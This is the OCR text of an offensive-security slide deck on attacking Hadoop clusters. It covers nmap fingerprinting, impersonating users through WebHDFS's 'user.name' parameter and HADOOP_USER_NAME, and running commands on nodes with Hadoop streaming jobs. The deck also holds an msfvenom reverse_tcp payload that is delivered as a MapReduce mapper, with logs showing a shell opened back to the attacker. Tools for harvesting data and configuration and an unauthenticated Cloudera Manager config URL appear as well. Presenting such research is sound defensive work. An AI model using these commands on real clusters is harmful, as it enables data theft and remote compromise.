
HTTP/ 50075 (50475):
HDFS DataNode WebUI



How to pwn an Hadoop cluster – Mapping the attack surface

Datanode


HTTP / 8042 (8044):
YARN NodeManager WebUI



NameNode

HTTP / 8088 (8090):


YARN ResourceManager WebUI



How to pwn an Hadoop cluster – Mapping the attack surface


NameNode

HTTP / 19888 (19890):
MapReduce v2 JobHistory Server WebUI




NameNode

HTTP / 50030:
MapReduce v1 JobTracker



DataNode

HTTP / 50060:
MapReduce v1 TaskTracker



How to pwn an Hadoop cluster – Mapping the attack surface

Nmap used to have some **limited fingerprinting scripts** until a recent commit (early march 2017) added **some probes for the "http-enum" script**, now detecting these components

- Apache Ambari
- Apache Oozie
- Apache Ranger
- Cloudera HUE
- Cloudera Manager
- Hadoop MapReduce v2
- Hadoop YARN Node Manager and Resource Manager

Other NSE scripts do give some information about **HBase** (`hbase-{master,region}-info.nse`) and **Flume** (`flume-master-info.nse`)

```
$ nmap -sV --script=http-enum -p- 192.168.11.150
PORT      STATE SERVICE
6080/tcp  open  http
| http-enum:
|_  /login.jsp: Apache Ranger WebUI

8042/tcp  open  http
| http-enum:
|_  /node: Hadoop YARN Node Manager version 2.7.1.2.4.0.0-169,
Hadoop version 2.7.1.2.4.0.0-169

8080/tcp  open  http
| http-enum:
|_  /: Apache Ambari WebUI

8088/tcp  open  http
| http-enum:
|_  /cluster/cluster: Hadoop YARN Resource Manager version
2.7.1.2.4.0.0-169, state "started", Hadoop version 2.7.1.2.4.0.0-169

19888/tcp open  http
| http-enum:
|_  /jobhistory: Hadoop MapReduce JobHistory WebUI
```

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
2. Surfing the datalake

/ **03** Taking a step back

How to pwn an Hadoop cluster – Surfing the datalake

What does a Big Data attacker want ?

DATA !

How would he like to access it ?

THROUGH A BROWSER !

One protocol to rule them all…

WebHDFS

WebHDFS offers **REST API to access data** on the HDFS datalake

Where can I see some WebHDFS services ?

- On the native **HDFS DataNode WebUI**: port **50075**
- On the **HTTPFS module**: port **14000**
- On the **Apache KNOX gateway** (generally port 8443)

Ok and now what if the cluster only enforces "simple" authentication ?

You can access any stored data by using the **"user.name"** parameter.

➔ **That's not a bug, that's an authentication feature**

WebHDFS REST API

- WebHDFS REST API
  - Document Conventions
  - Introduction
    - Operations
    - FileSystem URIs vs HTTP URLs
    - HDFS Configuration Options
  - Authentication
  - Proxy Users
  - File and Directory Operations
    - Create and Write to a File
    - Append to a File
    - Concat File(s)
    - Open and Read a File
    - Make a Directory
    - Create a Symbolic Link
    - Rename a File/Directory
    - Delete a File/Directory
    - Status of a File/Directory
    - List a Directory
  - Other File System Operations
    - Get Content Summary of a Directory

How to pwn an Hadoop cluster – Surfing the datalake

Demo time

Being able to have an **complete listing of the datalake resources** is crucial to attackers, in order to **harvest interesting data**

So we developed a tool, **HDFSBrowser,** doing that job through **multiple methods** and that can produce a convenient **CSV output**

```
root@kali:/media/sf_Partage# python hdfsbrowser.py 192.168.58.128
Beginning to test services accessibility using default ports ...
Testing service WebHDFS
[+] Service WebHDFS is available

Testing service HttpFS
[-] Exception during requesting the service

[+] Sucessfully retrieved 1 services
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:03:20+0000    /
drwxrwxrwx  hdfs:supergroup  2015-11-18T21:03:20+0000  benchmarks  /benchmarks
drwxr-xr-x  hbase:supergroup  2015-12-14T15:26:00+0000  hbase  /hbase
drwxrwxrwt  hdfs:supergroup  2016-04-28T08:47:41+0000  tmp  /tmp
drwxr-xr-x  hdfs:supergroup  2016-10-19T08:58:25+0000  user  /user
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:06:16+0000  var  /var
```

How to pwn an Hadoop cluster – Surfing the datalake

What does a Big Data attacker want ?

DATA !

How would he like to access it ?

With the Hadoop client CLI !

How can I specify an arbitrary desired username through CLI ?

```
$ export HADOOP_USER_NAME=<your desired user>
```

```
[root@sv5181 ~]# hadoop fs -ls /
Found 5 items
drwx------   - hbase hbase               0 2016-01-29 17:34 /hbase
drwxr-xr-x   - hdfs  supergroup          0 2016-01-28 15:03 /hive
drwxrwxr-x   - solr  solr                0 2015-11-18 12:59 /solr
drwxrwxrwt   - hdfs  supergroup          0 2016-10-07 17:49 /tmp
drwxr-xr-x   - hdfs  supergroup          0 2016-02-12 11:02 /user
[root@sv5181 ~]# hadoop fs -ls /hbase
ls: Permission denied: user=toto, access=READ_EXECUTE, inode="/hbase":hbase:hbase:drwx------
[root@sv5181 ~]# export HADOOP_USER_NAME="hbase"
[root@sv5181 ~]# hadoop fs -ls /hbase
Found 9 items
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/.tmp
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/WALs
drwxr-xr-x   - hbase hbase          0 2016-01-31 19:40 /hbase/archive
drwxr-xr-x   - hbase hbase          0 2015-11-20 14:15 /hbase/corrupt
drwxr-xr-x   - hbase hbase          0 2015-11-18 11:45 /hbase/data
-rw-r--r--   3 hbase hbase         42 2015-11-18 11:44 /hbase/hbase.id
-rw-r--r--   3 hbase hbase          7 2015-11-18 11:44 /hbase/hbase.version
drwxr-xr-x   - hbase hbase          0 2016-02-16 15:37 /hbase/oldWALs
-rwxr-xr-x   3 hdfs  hbase       3006 2016-01-20 15:39 /hbase/passwd
```

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
3. RCEing on nodes

/ **03** Taking a step back

How to pwn an Hadoop cluster – RCEing on nodes

Remember, Hadoop is a framework for **distributed processing…**it basically distributes task to **execute**

What if I don't want to go through the hassle of writing proper MapReduce Java code ?

With **simple authentication** and without proper **network filtering** of exposed services, **one can freely execute commands on cluster nodes with MapReduce jobs**

"**Hadoop streaming** is a utility that comes with the Hadoop distribution.

The utility allows you to create and run MapReduce jobs with **any executable or script** as the mapper and/or the reducer"

```
1. $ hadoop                                          \
        jar <path_to_hadoop_streaming.jar>           \
        -input /non_empty_file_on_HDFS               \
        -output /output_directory_on_HDFS            \
        -mapper "/bin/cat /etc/passwd"               \
        -reducer NONE
```

This launches a MapReduce job

```
2. $ hadoop fs -ls /output_directory_on_HDFS
```

This checks for the job result

```
3. $ hadoop fs -cat /output_directory_on_HDFS/part-00000
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```


This retrieves the job result

How to pwn an Hadoop cluster – RCEing on nodes

Being able to execute **bulk commands across the cluster** is crucial to attackers, in order to **harvest interesting data and pivot into the infrastructure**

Apart from executing single commands, using a **meterpreter** is possible and will offer **session handling and pivoting easiness:** on certain **Hadoop clusters the meterpreter payload does work**, the session is created, but **calling the "shell" command leads to session termination** for unknown reasons

➔ So just use a plain **"shell/reverse_tcp" payload**




```
1. $ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp
   LHOST=192.168.38.1 -f elf -o msf.payload

2. msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/reverse_tcp ;
   exploit

3. $ hadoop jar <path_to_hadoop_streaming.jar>
        -input /non_empty_file_on_HDFS     \
        -output /output_directory_on_HDFS  \
        -mapper "./msf.payload"            \
        -reducer NONE                      \
        -file msf.payload                  \
        -background
```


This uploads a local file to HDFS

This starts the job without waiting for its completion

Demo time

How to pwn an Hadoop cluster – RCEing on nodes

```
root@kali:/opt/hadoop-2.7.3# hadoop --config ./etc/hadoop/ jar ./share/hadoop/tools/lib/hadoop-streaming-2.7.3.jar -Dhdp.version=2.4.0.0-169 -input /user/hdfs/bsides -output /t
mp/test-$RANDOM -mapper "./msf.payload" -reducer NONE -file ./msf.payload -background
2017-07-25 03:05:19,195 WARN  [main] streaming.StreamJob (StreamJob.java:parseArgv(291)) - -file option is deprecated, please use generic option -files instead.
OpenJDK Server VM warning: You have loaded library /opt/hadoop-2.7.3/lib/native/libhadoop.so.1.0.0 which might have disabled stack guard. The VM will try to fix the stack guard
 now.
It's highly recommended that you fix the library with 'execstack -c <libfile>', or link it with '-z noexecstack'.
2017-07-25 03:05:24,841 WARN  [main] util.NativeCodeLoader (NativeCodeLoader.java:<clinit>(62)) - Unable to load native-hadoop library for your platform... using builtin-java c
lasses where applicable
2017-07-25 03:05:37,161 WARN  [main] shortcircuit.DomainSocketFactory (DomainSocketFactory.java:<init>(117)) - The short-circuit local reads feature cannot be used because libh
adoop cannot be loaded.
packageJobJar: [./msf.payload, /tmp/hadoop-unjar1670490914201506802/] [] /tmp/streamjob3492922518589669415.jar tmpDir=null
2017-07-25 03:05:44,037 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/ti
meline/
2017-07-25 03:05:44,225 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/192.168.38.128:8050
2017-07-25 03:05:46,153 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/ti
meline/
2017-07-25 03:05:46,154 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/192.168.38.128:8050
2017-07-25 03:05:52,604 INFO  [main] mapred.FileInputFormat (FileInputFormat.java:listStatus(249)) - Total input paths to process : 1
2017-07-25 03:05:53,118 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:submitJobInternal(198)) - number of splits:2
2017-07-25 03:06:00,387 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:printTokens(287)) - Submitting tokens for job: job_1501009645668_0006
2017-07-25 03:06:05,029 INFO  [main] impl.YarnClientImpl (YarnClientImpl.java:submitApplication(273)) - Submitted application application_1501009645668_0006
2017-07-25 03:06:06,347 INFO  [main] mapreduce.Job (Job.java:submit(1294)) - The url to track the job: http://sandbox.hortonworks.com:8088/proxy/application_1501009645668_0006/
2017-07-25 03:06:06,349 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1017)) - Job is running in background.
2017-07-25 03:06:06,349 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1022)) - Output directory: /tmp/test-2552
```



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.38.129:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.38.128
[*] Command shell session 1 opened (192.168.38.129:4444 -> 192.168.38.128:47904)
 at 2017-07-25 03:06:38 +0200
[*] Sending stage (36 bytes) to 192.168.38.128
[*] Command shell session 2 opened (192.168.38.129:4444 -> 192.168.38.128:47905)
 at 2017-07-25 03:06:38 +0200

id
uid=518(yarn) gid=503(hadoop) groups=503(hadoop)
```

How to pwn an Hadoop cluster – RCEing on nodes

Limitations

Due to the **distributed nature** of a MapReduce job, it is **not possible to specify on which node you want to execute your payload**


Prerequisites

This methods requires a **working and complete cluster configuration on client-side** (attacker side), there are **several methods** to grab the target cluster configuration

A

Request `"/conf"` on most of **native WebUI**:

- HDFS WebUI
- JobHistory
- ResourceManager
- ...




B

Exploit **vulnerabilities** on third-party administration Web interfaces:

/ Unauthenticated configuration download on Cloudera Manager

`http://<cloudera_mgr_IP>:7180/cmf/services/<service_id_to_iterate>/client-config`



How to pwn an Hadoop cluster – RCEing on nodes

Limitations

Due to the **distributed nature** of a MapReduce job, it is **not possible to specify on which node you want to execute your payload**

Prerequisites

We developed a simple script **"HadoopSnooper"** to retrieve a **minimum configuration for interacting** with a **remote Hadoop cluster**

```
root@kali:~# python hadoopsnooper.py 192.168.38.128 --nn hdfs://192.168.38.128:8020
Specified destination path does not exist, do you want to create it ? [y/N]y
[+] Creating configuration directory
[+] core-site.xml successfully created
[+] mapred-site.xml successfully created
[+] yarn-site.xml successfully created
```

hdfs-site.xml

Parameter name	Parameter value	
`dfs.datanode.address`	The IP of the DataNode, used for file transfer	`hdfs://1.2.3.4:8020`
	`true or false` depending of the cluster architecture (multihomed vs monohomed), it is used to specify if	

yarn-site.xml


Parameter name	Parameter value	Parameter example
`yarn.resourcemanager.hostname`	The hostname of the ResourceManager, used to execute jobs	`foobar.example.com`


core-site.xml

Parameter name	Parameter value	Parameter example
`fs.defaultFS`	The IP of the NameNode, used for filesystem metadata interaction	`hdfs://1.2.3.4:8020`

```
root@kali:~# cat hadoopsnooper/yarn-site.xml
<configuration>
  <property>
    <name>yarn.resourcemanager.address</name>
    <value>sandbox.hortonworks.com:8050</value>
  </property>
  <property>
    <name>yarn.application.classpath</name>
    <value>$HADOOP_CONF_DIR,/usr/hdp/current/hac
*,/usr/hdp/current/hadoop-yarn-client/*,/usr/hdp
  </property>
</configuration>
```

How to pwn an Hadoop cluster – RCEing on nodes
"Ok cool but come on, who exposes such services anyway ?"






